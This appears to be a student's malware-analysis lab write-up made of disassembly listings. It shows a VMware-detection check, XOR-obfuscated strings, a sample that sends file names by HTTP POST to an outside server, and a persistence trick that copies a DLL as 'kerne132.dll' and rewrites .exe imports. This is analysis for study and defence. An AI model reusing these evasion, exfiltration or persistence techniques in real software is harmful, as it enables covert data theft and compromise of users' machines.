IPPROTO_IGMP 2	The Internet Group Management Protocol (IGMP). This is a possible value when the <i>af</i> parameter is <code>AF_UNSPEC</code> , <code>AF_INET</code> , or <code>AF_INET6</code> and the <i>type</i> parameter is <code>SOCK_RAW</code> or unspecified. This <i>protocol</i> value is supported on Windows XP and later.
BTHPROTO_RFCOMM 3	The Bluetooth Radio Frequency Communications (Bluetooth RFCOMM) protocol. This is a possible value when the <i>af</i> parameter is <code>AF_BTH</code> and the <i>type</i> parameter is <code>SOCK_STREAM</code> . This <i>protocol</i> value is supported on Windows XP with SP2 or later.
IPPROTO_TCP 6	The Transmission Control Protocol (TCP). This is a possible value when the <i>af</i> parameter is <code>AF_INET</code> or <code>AF_INET6</code> and the <i>type</i> parameter is <code>SOCK_STREAM</code> .
IPPROTO_UDP 17	The User Datagram Protocol (UDP). This is a possible value when the <i>af</i> parameter is <code>AF_INET</code> or <code>AF_INET6</code> and the <i>type</i> parameter is <code>SOCK_DGRAM</code> .
IPPROTO_ICMPV6 58	The Internet Control Message Protocol Version 6 (ICMPv6). This is a possible value when the <i>af</i> parameter is <code>AF_UNSPEC</code> , <code>AF_INET</code> , or

Using the name change I'm able to make it more readable

```
text:100016FB          ; CODE XREF: sub_10001656+374↓j
text:100016FB loc_100016FB: ; sub_10001656+A09↓j
text:100016FB
text:100016FB          push    IPPROTO_TCP
text:100016FD          push    SOCK_STREAM
text:100016FF          push    AF_INET
text:10001701          call    ds:WS2_32_23      ; Indirect Call Near Procedure
text:10001707          mov     edi, eax
text:10001709          cmp     edi, 0FFFFFFFh ; Compare Two Operands
```

17. When searching for binary 0xED I found only 1 instance of an *in* call.

```
.text:100061A0
.text:100061A5          push    offset _except_handler3
.text:100061AB          mov     eax, large fs:0
.text:100061AC          push    eax
.text:100061B3          mov     large fs:0, esp
.text:100061B6          sub    esp, 0Ch           ; Integer Subtraction
.text:100061B7          push    ebx
.text:100061B8          push    esi
.text:100061B9          push    edi
.text:100061B9          mov     [ebp+ms_exc.old_esp], esp
.text:100061BC          mov     [ebp+var_1C], 1
.text:100061C0          and    [ebp+ms_exc.registration.TryLevel], 0 ; Logical AND
.text:100061C4          push    edx
.text:100061C5          push    ecx
.text:100061C6          push    ebx
.text:100061C7          mov     eax, 564D5868h
.text:100061CC          mov     ebx, 0
.text:100061D1          mov     ecx, 0Ah
.text:100061D6          mov     edx, 5658h
.text:100061DB          in     eax, dx
.text:100061DC          cmp     ebx, 564D5868h ; Compare Two Operands
.text:100061E2          setz   [ebp+var_1C]       ; Set Byte if Zero (ZF=1)
.text:100061E6          pop    ebx
.text:100061E7          pop    ecx
.text:100061E8          pop    edx
.text:100061E9          jmp    short loc_100061F6 ; Jump
```

We can see that the comparison is being made with VMXh.

```
push    ebx
mov     eax, 564D5868h
mov     ebx, 0
mov     ecx, 0Ah
mov     edx, 5658h
in      eax, dx
cmp     ebx, 564D5868h : Compare Two Operands
setz    [ebp+var_1C]
pop     ebx
pop     ecx
pop     edx
jmp     short loc_1

:
push    1
pop     eax
retn

:
mov     esp, [ebp+var_1C]
and     [ebp+var_1C]

:
or      [ebp+ms_exc]
mov     al, [ebp+va]
mov     ecx, [ebp+pi]
mov     large fs:0,
pop     edi
pop     esi
```

Renamed [ebp+var_1C] to 1447909480

Renamed [ebp+var_1C] to 12623254150o

Renamed [ebp+var_1C] to 1010110010011010101100001101000b

Renamed [ebp+var_1C] to 'VMXh'

Renamed [ebp+var_1C] to -0A9B2A798h

Renamed [ebp+var_1C] to not 0A9B2A797h

Renamed [ebp+var_1C] to Manual...

Renamed [ebp+var_1C] to Edit function

Doing a XREF we can see that the function is cancelling instillation if it's found to be in a VM

```
text:1000DEEA loc_1000DEEA:                                ; CODE XREF: InstallSA+1E↑j
text:1000DEEA push    offset byte_1008E5F0 ; Format
text:1000DEEA call    sub_10003592 ; Call Procedure
text:1000DEF4 mov     [esp+8+Format], offset aFoundVirtualMa ; "Found Virtual Machine,Install Cancel."
text:1000DEFB call    sub_10003592 ; Call Procedure
text:1000DF00 pop    ecx
text:1000DF01 call    sub_10005567 ; Call Procedure
text:1000DF06 jmp    short loc_1000DF1E ; Jump
```

18. There's a bunch of random characters.

data:1001D987	db 0
data:1001D988	db 2Dh ; -
data:1001D989	db 31h ; 1
data:1001D98A	db 3Ah ; :
data:1001D98B	db 3Ah ; :
data:1001D98C	db 27h ; '
data:1001D98D	db 75h ; u
data:1001D98E	db 3Ch ; <
data:1001D98F	db 26h ; &
data:1001D990	db 75h ; u
data:1001D991	db 21h ; !
data:1001D992	db 3Dh ; =
data:1001D993	db 3Ch ; <
data:1001D994	db 26h ; &
data:1001D995	db 75h ; u
data:1001D996	db 37h ; 7
data:1001D997	db 34h ; 4
data:1001D998	db 36h ; 6
data:1001D999	db 3Eh ; >
data:1001D99A	db 31h ; 1
data:1001D99B	db 3Ah ; :
data:1001D99C	db 3Ah ; :
data:1001D99D	db 27h ; '
data:1001D99E	db 79h ; y
data:1001D99F	db 75h ; u
data:1001D9A0	db 26h ; &
data:1001D9A1	db 21h ; !
data:1001D9A2	db 27h ; '
data:1001D9A3	db 3Ch ; <
data:1001D9A4	db 3Bh ; ;
data:1001D9A5	db 32h ; 2
data:1001D9A6	db 75h ; u
data:1001D9A7	db 31h ; 1
data:1001D9A8	db 30h ; 0
data:1001D9A9	db 36h ; 6
data:1001D9AA	db 3Ah ; :
data:1001D9AB	db 31h ; 1
data:1001D9AC	db 30h ; 0
data:1001D9AD	db 31h ; 1
data:1001D9AE	db 75h ; u

19. When I try to run the script provided it says that there's an error. However from looking at the code it seems like it's looping through the next 50 bytes of data. It's then running an XOR with the data and 0x55. I think this program might be decrypting or de obfuscating

the random characters.

```

data:1001D981 db 0
data:1001D982 db 0
data:1001D983 db 0
data:1001D984 db 0
data:1001D985 db 0
data:1001D986 db 0
data:1001D987 db 0
data:1001D988 db 20h ; -
data:1001D989 db 31h ; -
data:1001D98A db 3Ah ; -
data:1001D98B db 3Ah ; -
data:1001D98C db 27h ; -
data:1001D98D db 26h ; &
data:1001D98E db 3Ch ; <
data:1001D98F db 21h ; -1
data:1001D990 db 21h ; -1
data:1001D991 db 30h ; = 4
data:1001D992 db 24h ; &
data:1001D993 db 24h ; &
data:1001D994 db 75h ; 0
data:1001D995 db 31h ; -
data:1001D996 db 31h ; -
data:1001D997 db 31h ; -
data:1001D998 db 36h ; 6
data:1001D999 db 36h ; 6
data:1001D99A db 3Ah ; -
data:1001D99B db 3Ah ; -
data:1001D99C db 3Ah ; -
data:1001D99D db 3Ah ; -
data:1001D99E db 79h ; V
data:1001D99F db 75h ; U
data:1001D9A0 db 31h ; -
data:1001D9A1 db 21h ; -
data:1001D9A2 db 27h ; -
data:1001D9A3 db 32h ; <
data:1001D9A4 db 32h ; 2
data:1001D9A5 db 32h ; 2
data:1001D9A6 db 31h ; 2
data:1001D9A7 db 31h ; 1
data:1001D9A8 db 30h ; 0
data:1001D9A9 db 3Ah ; 6
data:1001D9A0 db 3Ah ; 6
data:1001D9A1 db 31h ; 1
data:1001D9A2 db 31h ; 0
data:1001D9A3 db 31h ; 0
data:1001D9A4 db 75h ; U

```

```

Line 39 of 352
0001B396 000000001001D996: .data:1001D996 (Synchronized with Hex View-1)

Output
error: 2: Variable 'sea' is undefined
Script sea = ScreenEA()
for i in range(0x00,0x50):
    decoded_byte = b ^ 0x55
    Patchbyte(sea+i,decoded_byte)
error: 2: Variable 'sea' is undefined
IDC

```

20. I can press 'A' and it will turn them into strings. However its still gibberish because it has been obfuscated.

```


data:1001D987 db 0
data:1001D988 a1UUU7461Yu2u10 db '-1::',27h,'u&u!=&u746>1::',27h,'yu&!',27h,'<;2u106:101u3:',27h,'u'
data:1001D9B3 db 5
data:1001D9B4 a46649u db 27h,'46!<649u'
data:1001D9BD db 18h
data:1001D9BE a4940u db '49"4',27h,'0u'
data:1001D9C5 db 14h
data:1001D9C6 a49U db ';49,&&u'
data:1001D9CE db 19h
data:1001D9CF a47uoDgfa db '47uo|dgfa',0
data:1001D9D9 db 0
data:1001D9D9 db 0

```

21. As said previously I believe that it will loop through the data starting at 1001D988 for 50 bytes and XOR each string with 0x55. This will then be the decoded text.

Problem 2

1. When looking in the exports I found this




```

.text:00401432 ; ===== S U B R O U T I N E =====
.text:00401432
.text:00401432
.text:00401432
.text:00401432     public start
.text:00401432     proc near
.text:00401432
.text:00401432 .text:00401432 ; FUNCTION CHUNK AT .text:004012CD SIZE 00000115 BYTES
.text:00401432 ; FUNCTION CHUNK AT .text:00401411 SIZE 00000021 BYTES
.text:00401432
.v .text:00401432           call    sub_4015E1      ; Call Procedure
.text:00401437   jmp     loc_4012CD      ; Jump
.text:00401437 start    endp
.text:00401437
.text:0040143C ; ===== S U B R O U T I N E =====
.text:0040143C
.text:0040143C +text:0040143C ; Attributes: bp-based frame

```

Seeing this leads me to believe that main is at 0x00401432

- When expanding into graph view it can be seen in the code that there's a compare before a jump which implies an if code construct



Here we can see what looks to be a while loop as it does a compare and jumps back based of the comparison therefore I believe this is a while loop.

- b. First and Last seem like interesting strings,

```

push    offset dword_4020CC ; Last
push    offset dword_4020C4 ; First
call    _initterm           ; Call Procedure
pop     ecx
pop     ecx
mov     dword_40337C, 2

```

2. There are a few arguments that are in pink, as well as a servername to connect to.

```

sub_401130 proc near
push  esi
push  edi
push  0          ; dwFlags
push  0          ; lpszProxyBypass
push  0          ; lpszProxy
push  0          ; dwAccessType
push  offset szAgent ; "ntoskrnl"
call  ds:InternetOpenA ; Indirect Call Near Procedure
mov   edi, eax
test  edi, edi   ; Logical Compare
jnz   short loc_401153 ; Jump if Not Zero (ZF=0)

loc_401153:           ; dwContext
push  0
push  0
push  3
push  0
push  0
push  4D2h
push  offset szServerName ; "reversing.rocks"
push  edi
call  ds:InternetConnectA ; Indirect Call Near Procedure
mov   esi, eax
test  esi, esi   ; Logical Compare
jnz   short loc_401183 ; Jump if Not Zero (ZF=0)

```

I looked online to find what they meant, the hInternet is returned from InternetOpen in the top of the image,servername and port are self explanatory.

<p>[in] hInternet</p> <p>Handle returned by a previous call to InternetOpen.</p> <p>[in] lpszServerName</p> <p>Pointer to a null-terminated string that specifies the host name of an Internet server. Alternately, the string can contain the IP number of the site, in ASCII dotted-decimal format (for example, 11.0.1.45).</p> <p>[in] nServerPort</p> <p>Transmission Control Protocol/Internet Protocol (TCP/IP) port on the server. These flags set only the port that is used. The service is set by the value of dwService. This parameter can be one of the following values.</p>

An interesting thing I found was the dwService, in the malware you can see it pushes '3' for this, which I assume means that it is opening an http connection.

[in] dwService

Type of service to access. This parameter can be one of the following values.

Value	Meaning
INTERNET_SERVICE_FTP	FTP service.
INTERNET_SERVICE_GOPHER	Gopher service.
INTERNET_SERVICE_HTTP	HTTP service.

Note Windows XP and Windows Server 2003 R2 and earlier only.

[in] dwFlags

Options specific to the service used. If dwService is INTERNET_SERVICE_FTP, INTERNET_FLAG_PASSIVE causes the application to use passive FTP semantics.

[in] dwContext

Pointer to a variable that contains an application-defined value that is used to identify the application context for the returned handle in callbacks.

- a. First the function tries to open an internet connection. Then it tries to connect to the server through this connection. If the connection is successful it calls the subroutine 401000.

```

sub_401130 proc near
    push    esi
    push    edi
    push    0          ; dwFlags
    push    0          ; lpszProxyBypass
    push    0          ; lpszProxy
    push    0          ; dwAccessType
    push    offset szAgent ; "ntoskrnl"
    call    ds:InternetOpenA ; Indirect Call Near Procedure
    mov     edi, eax
    test   edi, edi   ; Logical Compare
    jnz    short loc_401153 ; Jump if Not Zero (ZF=0)

loc_401153:           ; dwContext
    push    0          ; dwFlags
    push    3          ; dwService
    push    0          ; lpszPassword
    push    0          ; lpszUserName
    push    4D2h        ; nServerPort
    push    offset szServerName ; reversing.rocks"
    push    edi         ; hInternet
    call    ds:InternetConnectA ; Indirect Call Near Procedure
    mov     esi, eax
    test   esi, esi   ; Logical Compare
    jnz    short loc_401183 ; Jump if Not Zero (ZF=0)

push    edi             ; hInternet
call    ds:InternetCloseHandle ; Indirect Call Near Procedure
push    1               ; Code
call    ds:exit         ; Indirect Call Near Procedure

loc_401183:           ; hConnect
    mov     ecx, esi   ; Call Procedure
    call    sub_401000   ; sub_401000
    push    esi          ; hInternet
    mov     esi, ds:InternetCloseHandle
    call    esi          ; InternetCloseHandle
    push    edi          ; hInternet
    call    esi          ; InternetCloseHandle
    pop     edi
    xor     eax, eax    ; Logical Exclusive OR
    pop     esi
    ret
sub_401130 endp

```

b.

The only real code construct I can find is the if statements. It seems that this function checks if the connection is successful, and exits if not.

3. Subroutine 401000

- There are 2 obvious code constructs that I see, 1 is if statements and there is also a for loop at the bottom. This is shown by the fact that the snippet of code loops in on itself and increments a variable by 1.

```

jz     loc_401118 ; Jump if Zero (ZF=1)

loc_401118:           ; Code
    push    1
    call    ds:exit         ; Indirect Call Near Procedure
sub_401000 endp

push    0          ; dwContext
push    80000000h ; dwFlags
push    offset lpszAcceptTypes ; lplpszAcceptTypes
push    0          ; lpszReferrer
push    0          ; lpszVersion
push    offset szObjectName ; "/"
push    offset szVerb    ; "POST"
push    esi         ; hConnect
call    ds:HttpOpenRequestA ; Indirect Call Near Procedure
push    0          ; dwContext
push    0          ; dwFlags
push    0          ; lpBuffersOut
mov     esi, eax
push    0          ; lpBuffersIn
push    esi         ; hRequest
call    ds:HttpSendRequestExA ; Indirect Call Near Procedure
lea    ecx, [esp+150h+FindfileData.cFileName] ; Load Effective Address
lea    edx, [ecx+1] ; Load Effective Address
lea    esp, [esp+0] ; Load Effective Address

loc_401070:
    mov     al, [ecx]
    inc     ecx      ; Increment by 1
    test   al, al   ; Logical Compare
    jnz    short loc_401070 ; Jump if Not Zero (ZF=0)

mov     ebx, ds:InternetWriteFile

```

There also seems to be a while loop here.

```
lea      esp, [esp+0] ; Load Effective Address

loc_4010B0:
lea     eax, [esp+150h+FindFileData.cFileName] ; Load Effective Address
mov    [esp+150h+dwNumberOfBytesWritten], 0
lea     edx, [eax+1] ; Load Effective Address
nop

loc_4010C0:
mov    cl, [eax]
inc    eax           ; Increment by 1
test   cl, cl       ; Logical Compare
jnz    short loc_4010C0 ; Jump if Not Zero (ZF=0)

lea     ecx, [esp+150h+dwNumberOfBytesWritten] ; Load Effective Address
sub    eax, edx      ; Integer Subtraction
push   ecx          ; lpdwNumberOfBytesWritten
push   eax          ; dwNumberOfBytesToWrite
lea     eax, [esp+158h+FindFileData.cFileName] ; Load Effective Address
push   eax          ; lpBuffer
push   esi          ; hFile
call   ebx ; InternetWriteFile ; Indirect Call Near Procedure
lea     eax, [esp+150h+dwNumberOfBytesWritten] ; Load Effective Address
push   eax          ; lpdwNumberOfBytesWritten
push   1             ; dwNumberOfBytesToWrite
push   offset asc_402108 ; "\n"
push   esi          ; hFile
call   ebx ; InternetWriteFile ; Indirect Call Near Procedure
lea     eax, [esp+150h+FindFileData] ; Load Effective Address
push   eax          ; lpFindFileData
push   edi          ; hFindFile
call   ds:FindNextFileA ; Indirect Call Near Procedure
test   eax, eax      ; Logical Compare
jg    short loc_4010B0 ; Jump if Greater (ZF=0 & SF=OF)
```

- b. Imported functions I see are FindFirstFileA, HttpOpenRequestA and httpsend request, exit as well as internetwritefile, httpendrequest, internetclose handle and findclose

```

dwNumberOfBytesWritten= dword ptr -144h
FindFileData= _WIN32_FIND_DATAA ptr -140h

push    ebp
mov     ebp, esp
and    esp, 0FFFFFFF8h ; Logical AND
sub    esp, 144h      ; Integer Subtraction
push    ebx
push    esi
push    edi
lea     eax, [esp+150h+FindFileData] ; Load Effective Address
mov     esi, ecx
push    eax             ; lpFindFileData
push    offset FileName ; "\*"
call    ds:FindFirstFileA ; Indirect Call Near Procedure
mov     edi, eax
mov     [esp+150h+dwNumberOfBytesWritten], 0
test   edi, edi        ; Logical Compare
jz     loc_401118       ; Jump if Zero (ZF=1)

push    0               ; dwContext
push    80000000h        ; dwFlags
push    offset lpszAcceptTypes ; lplpszAcceptTypes
push    0               ; lpszReferrer
push    0               ; lpszVersion
push    offset szObjectName ; "/"
push    offset szVerb   ; "POST"
push    esi             ; hConnect
call    ds:HttpOpenRequestA ; Indirect Call Near Procedure
push    0               ; dwContext
push    0               ; dwFlags
push    0               ; lpBuffersOut
mov     esi, eax
push    0               ; lpBuffersIn
push    esi             ; hRequest
call    ds:HttpSendRequestExA ; Indirect Call Near Procedure
lea     edx, [esp+150h+FindFileData.cFileName] ; Load Effective Address
lea     edx, [edx+1]      ; Load Effective Address
lea     esp, [esp+0]      ; Load Effective Address

jnzb  short loc_4010C0 ; Jump if Not Zero (ZF=0)

lea     ecx, [esp+150h+dwNumberOfBytesWritten] ; Load Effective Address
sub    eax, edx          ; Integer Subtraction
push    ecx             ; lpdwNumberOfBytesWritten
push    eax             ; dwNumberOfBytesWritten
lea     eax, [esp+158h+FindFileData.cFileName] ; Load Effective Address
push    eax             ; lpBuffer
push    esi             ; hFile
call    ebx ; InternetWriteFile ; Indirect Call Near Procedure
lea     eax, [esp+150h+dwNumberOfBytesWritten] ; Load Effective Address
push    eax             ; lpdwNumberOfBytesWritten
push    push 1           ; dwNumberOfBytesToWrite
push    offset asc_402108 ; "\n"
push    esi             ; hFile
call    ebx ; InternetWriteFile ; Indirect Call Near Procedure
lea     eax, [esp+150h+FindFileData] ; Load Effective Address
push    eax             ; lpFindFileData
push    edi             ; hFindFile
call    ds:FindNextFileA ; Indirect Call Near Procedure
test   eax, eax        ; Logical Compare
jg     short loc_4010B0 ; Jump if Greater (ZF=0 & SF=OF)

loc_4010F6:          ; dwContext
push    0               ; dwFlags
push    0               ; lpBuffersOut
push    esi             ; hRequest
call    ds:HttpEndRequestA ; Indirect Call Near Procedure
push    esi             ; hInternet
call    ds:InternetCloseHandle ; Indirect Call Near Procedure
push    edi             ; hFindFile
call    ds:FindClose    ; Indirect Call Near Procedure
pop     edi
pop     esi
pop     ebx
mov     esp, ebp
pop     ebp
retn            ; Return Near from Procedure

```

- c. This subroutine seems to Find a file based off of some variables, It then opens an http connection and writes a file to the internet server. After that it seems to enter into a loop writing more files over this internet connection until completion.
- 4. I think this malware is a trojan or rookit of some sorts that embeds itself onto the host machine and then looks for specific files that it then sends to a remote server. This can be done so the hacker is aware of what the user is storing on their computer.

Problem 3 LAB 7-3

- First I see that the exe file loads the Kernel32.dll and the lab7-3 dll.

```
test    eax, eax          ; Logical Compare
jnz     loc_401813         ; Jump if Not Zero (ZF=0)
mov     edi, ds>CreateFileA
push    eax               ; hTemplateFile
push    eax               ; dwFlagsAndAttributes
push    3                 ; dwCreationDisposition
push    eax               ; lpSecurityAttributes
push    1                 ; dwShareMode
push    80000000h          ; dwDesiredAccess
push    offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
call    edi ; CreateFileA ; Indirect Call Near Procedure
mov     ebx, ds>CreateFileMappingA
push    0                 ; lpName
push    0                 ; dwMaximumSizeLow
push    0                 ; dwMaximumSizeHigh
push    2                 ; flProtect
push    0                 ; lpFileMappingAttributes
push    eax               ; hFile
mov     [esp+6Ch+hObject], eax
call    ebx ; CreateFileMappingA ; Indirect Call Near Procedure
mov     ebp, ds:MapViewOfFile
push    0                 ; dwNumberOfBytesToMap
push    0                 ; dwFileOffsetLow
push    0                 ; dwFileOffsetHigh
push    4                 ; dwDesiredAccess
push    eax               ; hFileMappingObject
call    ebp ; MapViewOfFile ; Indirect Call Near Procedure
push    0                 ; hTemplateFile
push    0                 ; dwFlagsAndAttributes
push    3                 ; dwCreationDisposition
push    0                 ; lpSecurityAttributes
push    1                 ; dwShareMode
mov     esi, eax
push    10000000h          ; dwDesiredAccess
push    offset ExistingFileName ; "Lab07-03.dll"
mov     [esp+70h+arg_0], esi
call    edi ; CreateFileA ; Indirect Call Near Procedure
cmp     eax, 0FFFFFFFh ; Compare Two Operands
mov     [esp+54h+var_4], eax

```

If I keep following down I see that the exe then loads a fake library kernel132.dll and the lab7-3 dll. It also appears to be copying the lab dll into this fake kernel32 dll in the location in C:\\. I go to examine the subroutine at 4011E0 after the copy is called.

```

loc_4017D4:
    mov    ecx, [esp+54h+hObject]
    mov    esi, ds:CloseHandle
    push   ecx          ; hObject
    call   esi ; CloseHandle ; Indirect Call Near Procedure
    mov    edx, [esp+54h+var_4]
    push   edx          ; hObject
    call   esi ; CloseHandle ; Indirect Call Near Procedure
    push   0             ; bFailIfExists
    push   offset NewFileName ; "C:\windows\system32\kernel32.dll"
    push   offset ExistingFileName ; "Lab07-03.dll"
    call   ds:CopyFileA ; Indirect Call Near Procedure
    test  eax, eax      ; Logical Compare
    push   0             ; int
    jnz   short loc_401806 ; Jump if Not Zero (ZF=0)

call  ds:exit        ; Indirect Call Near Procedure

loc_401806:
    push   offset aC      ; "C:\\"*
    call   sub_4011E0     ; Call Procedure
    add    esp, 8          ; Add

```

There is a lot of code in one big loop indicating this process is done recursively. I found the .exe comment alone with a string compare at the bottom. I believe this is finding all .exe files

```

mov    edi, edx
or    ecx, 0FFFFFFFh ; Logical Inclusive OR
xor   eax, eax      ; Logical Exclusive OR
push  offset aExe   ; ".exe"
repne scasb         ; Compare String
not   ecx           ; One's Complement Negation
sub   edi, ecx      ; Integer Subtraction
push  ebx           ; String1
mov    eax, ecx
mov    esi, edi
mov    edi, ebp
shr   ecx, 2         ; Shift Logical Right
rep movsd            ; Move Byte(s) from String to String
mov    ecx, eax
xor   eax, eax      ; Logical Exclusive OR
and   ecx, 3          ; Logical AND
rep movsb            ; Move Byte(s) from String to String
mov    edi, edx
or    ecx, 0FFFFFFFh ; Logical Inclusive OR
repne scasb         ; Compare String
not   ecx           ; One's Complement Negation
dec   ecx           ; Decrement by 1
lea   edi, [esp+160h+FindFileData.cFileName] ; Load Effective Address
mov   [ecx+ebp-1], al
or    ecx, 0FFFFFFFh ; Logical Inclusive OR
repne scasb         ; Compare String
not   ecx           ; One's Complement Negation
sub   edi, ecx      ; Integer Subtraction
mov    esi, edi
mov    edx, ecx
mov    edi, ebp
or    ecx, 0FFFFFFFh ; Logical Inclusive OR
repne scasb         ; Compare String
mov    ecx, edx
dec   edi           ; Decrement by 1
shr   ecx, 2         ; Shift Logical Right
rep movsd            ; Move Byte(s) from String to String
mov    ecx, edx
and   ecx, 3          ; Logical AND
rep movsb            ; Move Byte(s) from String to String
call   ds:_strcmp   ; Indirect Call Near Procedure
add   esp, 0Ch        ; Add
test  eax, eax      ; Logical Compare
jnz   short loc_40140C ; Jump if Not Zero (ZF=0)

```

Now I will go examine sub 4010A0.

```

and    ecx, 3          ; Logical AND
rep movsb              ; Move Byte(s) from String to String
call    ds:_strcmp     ; Indirect Call Near Procedure
add    esp, 0Ch         ; Add
test   eax, eax        ; Logical Compare
jnz    short loc_40140C ; Jump if Not Zero (ZF=0)

```

```

push    ebp             ; lpFileName
call    sub_4010A0       ; Call Procedure
add    esp, 4            ; Add

```

The first thing I notice are the 3 functions in purple, it seems that this program is creating files and mapping them into memory so that they can be changed.

```

; int _cdecl sub_4010A0(LPCSTR lpFileName)
sub_4010A0 proc near

var_C= dword ptr -0Ch
hObject= dword ptr -8
var_4= dword ptr -4
lpFileName= dword ptr 4

sub    esp, 0Ch          ; Integer Subtraction
push    ebx
mov    eax, [esp+10h+lpFileName]
push    ebp
push    esi
push    edi
push    0                 ; hTemplateFile
push    0                 ; dwFlagsAndAttributes
push    3                 ; dwCreationDisposition
push    0                 ; lpSecurityAttributes
push    1                 ; dwShareMode
push    10000000h          ; dwDesiredAccess
push    eax               ; lpFileName
call    ds>CreateFileA    ; Indirect Call Near Procedure
push    0                 ; lpName
push    0                 ; dwMaximumSizeLow
push    0                 ; dwMaximumSizeHigh
push    4                 ; fProtect
push    0                 ; lpFileMappingAttributes
push    eax               ; hFile
mov    [esp+34h+var_4], eax
call    ds>CreateFileMappingA ; Indirect Call Near Procedure
push    0                 ; dwNumberOfBytesToMap
push    0                 ; dwFileOffsetLow
push    0                 ; dwFileOffsetHigh
push    0F001Fh            ; dwDesiredAccess
push    eax               ; hFileMappingObject
mov    [esp+30h+hObject], eax
call    ds:MapViewOfFile ; Indirect Call Near Procedure
mov    esi, eax
test   esi, esi           ; Logical Compare
mov    [esp+1Ch+var_C], esi
jz    loc_4011D5           ; Jump if Zero (ZF=1)

```

I have

already converted it into a string however we can see that it is changing the string kernel32.dll to kerne132.dll. Since it was calling this recursively I believe that it changes every .exe file's call from kernel32.dll to the lab7-3.dll which has been masked as

kerne132.dll. This is the persistence mechanism.

The screenshot shows two windows of a debugger. The top window displays assembly code for a function that checks for the presence of 'kernel32.dll'. It uses `strcmp` to compare the string at `String1` (in `ebx`) with the string at `String2` (at offset `String2`). If they are not equal, it jumps to `loc_4011A7`. The bottom window shows the continuation of the assembly code, which involves reading from memory at `aKernel32Dll`, performing logical operations (OR, NOT, AND), and moving data between registers (`edi`, `ebx`, `ecx`, `esi`, `eax`) and memory locations. Red arrows point from the assembly code in the top window down to the corresponding instructions in the bottom window, indicating the flow of control.

```
push    offset String2    ; "kernel32.dll"
push    ebx                 ; String1
call    ds:_strcmp         ; Indirect Call Near Procedure
add    esp, 8               ; Add
test   eax, eax             ; Logical Compare
jnz    short loc_4011A7    ; Jump if Not Zero (ZF=0)

mov    edi, ebx
or    ecx, OFFFFFFFFh      ; Logical Inclusive OR
repne scasb                ; Compare String
not   ecx                 ; One's Complement Negation
mov    eax, ecx
mov    esi, offset aKernel32Dll ; "kernel32.dll"
mov    edi, ebx
shr    ecx, 2               ; Shift Logical Right
rep    movsd                ; Move Byte(s) from String to String
mov    ecx, eax
and    ecx, 3               ; Logical AND
rep    movsb                ; Move Byte(s) from String to String
mov    esi, [esp+1Ch+var_C]
mov    edi, [esp+1Ch+lpFileName]
```

2. I think the first host registry to check for would be the presence of Kernel132.dll on the disk. Another thing I found in the DLL is the name for a mutex. It might be able to search

for the mutex on the machine.

```
    mov      ecx, 3FFh
    mov      [esp+1208h+Str2], al
    xor      eax, eax
    lea      edi, [esp+1208h+var_FFF]
    push     offset Name      ; "SADFHUHF"
    rep stosd
    stosw
    push     0                  ; bInheritHandle
    push     1F0001h            ; dwDesiredAccess
    stosb
    call     ds:OpenMutexA
    test    eax, eax
    jnz     loc_100011E8
    push     offset Name      ; "SADFHUHF"
